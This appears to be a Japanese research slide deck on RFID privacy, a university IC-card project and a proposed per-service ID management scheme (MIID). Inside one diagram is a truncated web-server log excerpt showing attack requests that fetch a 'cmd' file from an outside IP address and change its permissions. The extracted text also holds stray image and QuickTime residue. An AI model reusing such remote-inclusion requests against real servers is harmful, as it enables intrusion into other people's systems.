- セキュリティはシステムの一番弱い部分を攻撃されるため、RFIDタグ周辺のみを安全にしても意味はない
- プライバシーだけのための技術は時にはシステムのセキュリティを脅かす
 - 不正にタグを無効化する攻撃など
- 包括的な方策を提案↓





新しい応用

“TANGO: Supporting Vocabulary Learning with RFID tags”

緒方 広明 (徳島大学工学部)

- 教室や家庭内の日用品に電子タグを貼付し、電子タグリーダーを内蔵したPDAでそれらを読み取って語学学習を支援するシステム
→ 学習を日常生活に埋め込む



(International Workshop Series on RFID, 2004年11月10日)



“User Oriented Ubiquitous Computing and Activities at Yasumura Lab”

樋口 文人、安村 道晃(慶応大学)

SSR調査研究「ユーザー指向ユビキタスコンピューティングに関する調査研究」(主査:安村通晃氏)からの協力

国内での取り組みの例

- 家庭の日常生活における利用
- 身体各所へのセンサー装着
- 高齢者や障害者の支援
- ネットワークセキュリティの Awareness
- 記憶補助

(International Workshop Series on RFID, 2004年12月6日)



“Interaction Design for Future Smart Environments”

Norbert Streitz (ISPIフラウンホーファー研究所)

the disappearing COMPUTER

消えゆくコンピュータ:

- 物理オブジェクトと仮想オブジェクトの統合
- 協調作業、創造的な仕事の支援
- 静かな情報提示、ソーシャルアウェアネス
- 美的クオリティを意識した設計
- 物理・仮想オブジェクトの連携と一時的な情報の紐付け

参考文献:


Streitz, N. and Nixon, P. (編) Communications of the ACM, 2005年3月号 “Special Issue on The Disappearing Computer”



(International Workshop Series on RFID, 2004年12月6日)



数々の格言

- 個人情報保護とプライバシー保護は異なる(白田@法政大)
 - 透視できることが問題(Stajano@ケンブリッジ大)
 - 技術だけの議論ではいけない(Fisher@コロラド大)
 - 応用により, プライバシーリスクと価値のバランスが変わる
(Fisher@コロラド大)
 - プライバシーだけのための技術は時にはシステムのセキュリティを脅かす(沼尾@IBM)
 - 利用者に「わかってもらうこと」の重要性(小川@慶応大)
 - 利便性を高めることでプライバシーリスクとのバランスを
(中野・樽見@香川大)
 - 誰が, どのような目的で電子タグを読もうとしているか
(Floerkemeier @ETH)
 - プライバシー保護の見えやすさ(Visibility)が重要(井上@九大)
- 

原理がわかりやすいシステム

利用者に「わかってもらうこと」の重要性(小川@慶応)

プライバシー保護の見えやすさ(**Visibility**)が重要(井上@九大)



利用者個人が基本原理を直感的に理解できる「単純な」システムでなければならない。


システムの基本的な部分はブラックボックス化してはならない。

- どこに気をつければ安全かを類推できるシステム
- システムを守るための複雑化は本末転倒
- 余計なお世話の透明性・利便性は危険を増やす
- 個人の責任によるリスク分散が可能なしくみ
- 製造物責任による過度のコスト上昇を防ぐ

「時定数」の大きな応用の存在

- 図書館における図書の保管は、数十年から数百年を前提
- しかし、現在の半導体集積回路技術は、まだ40年程度の利用実績しかない
- 寿命が10年しか保証されないとしたら、10年ごとの貼り替えが必要
 - － 九州大学の図書館の蔵書数は300万冊以上
 - － 10年ごとの貼り替えをすれば、平均的に年間30万冊(1日平均1千冊以上)の貼り替え作業が必要

環境に埋め込むタグ(橋梁, 建物など)にも同様の要求





電子タグがもたらす変化

- 【量】10年以内に数十億個のタグがでまわり3億台のリーダーが遍在する可能性がある
- 【質】今後、想像もしなかった応用が生まれてくる可能性がある
 - 学習システム(緒方@徳島大)
 - ユビキタスシステム(樋口・安村@慶応大)
 - 消えゆくコンピュータ(Streitz@ISPI)

→今後の進化に柔軟に対応可能な技術の必要性




ユビキタス時代のエネルギー問題


- RFIDリーダの消費電力0.3Wとする
- 一人当たり1個のリーダを1日24時間使用するとする
- 60億人が1日に消費するエネルギー:4320万kWh
 - 玄海原子力発電所第4号基の1日の発電量:
 - 2344万kWh(2002年)
- もっと多くのリーダ・機器だと?





社会システムとしての電子タグ

- **経済性**
 - 経済的に成り立たなければならない
 - **個人の権利と社会の秩序**
 - 個人と社会の双方を守るための仕組みでなければならない。
 - **単純で理解しやすい原理**
 - 弱者にも不利にならないしかけ
 - **信頼性と安定性**
 - 長期的に安定して運用が可能でなければならない。
 - **柔軟性と拡張可能性**
 - 技術の進歩に柔軟に対応可能でなければならない。
 - **危機対応能力**
 - 攻撃や災害に対して強くかつ復旧が簡単に行えなければならない。
 - **地球環境に負担をかけないシステム**
 - 持続可能でなければならない。
- 



「何ができるか」より
「どうあるべきか」を考える
ことが重要

<http://www.iisf.or.jp/SSR/>

九州大学全学共通ICカードプロジェクト QUPID: (Q-shu Univ. Personal ID)

- 安全で安心な社会基盤システムを構築するための情報インフラを新キャンパスにおいて構築し、実運用して、技術のみならず社会科学的な視点も考慮した未来の社会基盤システムの方向性についての提言を行う。
- 新しい情報インフラを基盤とした、効率的で機能的かつ柔軟な大学運営体制を確立する。

QuickTime®
TIFF (LZW) encoded image
© 1999 Apple Computer, Inc. All rights reserved.

QuickTime®
TIFF (LZW) encoded image
© 1999 Apple Computer, Inc. All rights reserved.



現在の認証基盤の問題点

利用者

- サービス毎に異なるIDデバイス(カードなど)が必要となる
- サービスごとに認証の方法が異なり、対応が煩雑である
- 紛失した時に各デバイスの発行元へ連絡する必要がある
- 利用するサービスの数だけ個人情報を公開する必要がある
- 利用履歴などのトレースが懸念される
- 高いセキュリティを謳うサービスは原理が複雑で理解しづらい

サービス提供者

- 発行者の役割や個人情報の管理コストがかかる
- 他のサービスの連携を取るときのコストやリスクが大きい
- 事故が他のサービスに波及するリスクへの対応が必要

発行者

- サービス毎にセキュリティ管理の重みを変えることが困難
- 複雑で柔軟な権利・権限管理が難しい
- 各種の事故が大きな情報漏洩に波及する可能性がある
- 複数のサービスの柔軟で低コスト・低リスクでの融合が難しい



提案するMIID(Media Independent ID) 管理システム

1

メディアに依存しない

TypeBカード、Felicaカード、携帯電話などメディアに依存しないID体系の実現。メディアとID管理システムの分離。

2

サービス毎に異なるID

サービス毎に異なるIDを利用し、複雑な権利権限管理に対応。また、情報漏洩などの被害を最小限に。

3


相互認証などの柔軟な認証方式

相互認証や複雑な認証要求に対応する機能を搭載

4


Unlinkabilityとリスク対応

サービス提供者が個人情報を持つ必要がなく、情報を持つリスクを回避。個人情報の分散管理が可能。




MIIDシステム概略図

利用者



本人認証


デバイス



メディアに依存しない

サービス毎に異なるID

ID



発行者

個人情報

```
th=http://219.84.105.36/cmd.gi
%20744%20supina:/supina;echo%
compatible:MSIE 6.0; Windows M
b/2006+05:48:55 +09001"GET /ma
h=http://219.84.105.36/cmd.gi
%20744%20supina:/supina;echo%
compatible:MSIE 6.0; Windows NT
b/2006+05:48:55 +09001"GET /ma
```

SubIDの情報

サービス提供者


サービス

サービス

サービス

サービス

相互認証



個人に関する情報の分散管理

u ₁	MIID ₁
u ₂	MIID ₂
u ₃	MIID ₃
u ₄	MIID ₄
u ₅	MIID ₅

MIID Table




u ₁	Name1	ID1	Addr1	eMail1	○
u ₂	Name2	ID2	Addr2	eMail2	○
u ₃	Name3	ID3	Addr3	eMail3	×
u ₄	Name4	ID4	Addr4	eMail4	○
u ₅	Mame5	ID5	Addr5	eMail5	×

subIDと必要
情報の通知

サービス提供者


MIIDの発行

USER GROUP




相互認証

sid ₁₇	ID1	score1
sid ₂₇	ID2	score2
sid ₄₇	ID4	score4





MIIDの利用と展開

- 顧客、職員、学生、住民などへの多様なサービスと情報管理
 - 個人情報 の分散管理とプライバシー保護
 - 複数のサービスへの安全・安心なインフラ
 - 権利権限の柔軟な付与・譲与と制限
 - 施設管理
 - 入退室や利用の柔軟な管理
 - 一時的な鍵の貸与 (Portable Software Key)
 - 通信販売
 - 生産者と消費者を結ぶ安全・安心な情報路
 - アンケート収集
 - 回答者のプライバシー保護と調査の粒度の制御
 - 新しいサービス事業
 - 交通カード、地域カード、地域マネーなどへの発展
- 

MIID管理システムの概略鳥瞰図(案)

ID管理の本質は権利権限管理、権利権限管理で重要な権利権限の行使—取引—管理(→必要な行使—取引—ログ管理)

No	PID	属性	SubID	サービス*	触媒	媒体	認証	ログ


- ◆前提条件として発行者は必ず正しいものとする
- ◆権利、権限、価値の取引はTradeTitleの保有が前提

バランスシート


in	out

サービスはID含むサービスに関する様々な情報

SubID	サービス*	ログ



注)ローカル認証は認証情報の扱いに注意詐欺されぬか詐欺されても問題ない仕組みに



発行者は市場運営者(但し将来的には機能分離も)

* SubID生成の触媒はService Titleの生成後定期的に生成、配布される


バランスシート

in	out



or

最終取引情報


人に権利価値Service Titleを貸与譲渡するときはTrade Titleを生成してリーダー/ライター、携帯経由で渡す



Trade Titleは秘密鍵と定義しても良い



Service Title	認証	SubID	ログ



Trade Title	認証	SubID	ログ

SubID及びTitleの構造

SubID=Title=発行者(権利付与者)識別子+権利価値利用条件(入れ物、取引環境、取引可能種別、取引する立場)+権利価値量(関係式or条件式)+権利価値質単位(関係対象、権利価値のレベル)+ユニークな文字列+識別方法(認証方法)※この式はもう少し整理する必要あり

Service IDは所有者以外の人が使うときは権利権限をあらわす証書=Titleになる。

MIIDデバイス内構造と変換プログラム

変換プログラム

リーダ

カードから送出される情報(権利証-Titleとサービス毎個人認証識別子-SubID)※ValueTitleは抽象化された共通の価値=お金の様なもの

MIIDのSubIDを他のサービスシステムのIDに変換納可能


他の異なる管理システムのID管理システムを包含可能

サービス提供用の他の管理システムのIDもそのまま収納可能

MIIDは
発行者の信用で取引をする技術
個人情報をもスキングする技術
ID情報を守る技術ではなく捨てる技術(守る技術は付加機能)
取られたことを検出する技術

他のサービスの価値情報やポイント情報をそのまま収納可能

変化するIDの種と固定されたIDの種から創られるSubIDで状況に応じて可能なSubIDの変更



ICカード・携帯電話

物質的
情報

IDデバイス


MIIDを利用した先行社会実験「e-World」プロジェクトの概要

他に類を見ない
大学主導のプロジェクト

消費者にはIDデバイス1つで様々なサービスが効果的に受けられる便利で創造的な環境を実現

消費者のあらゆるコミュニティ活動を支援


消費者



共通プラットフォーム(権限管理+商取引管理)
電子マネー決済&マーケティング

情報家電ネットワーク

e-World



e-community Space

e-Traffic

e-SOHO/e-Office

e-Consumption

- 趣味
- 研究
- 仕事
- 消費

サービス事業者には
既存サービスの高付加価値化と新しいサービス創出のチャンスを提供

委託先：経済産業省

予算：約2億2千600万円

期間：2006年7月～2007年3月末

条件：CEATEC（10月）への展示

学生、教職員、住民等
地域の消費者中心のサービス


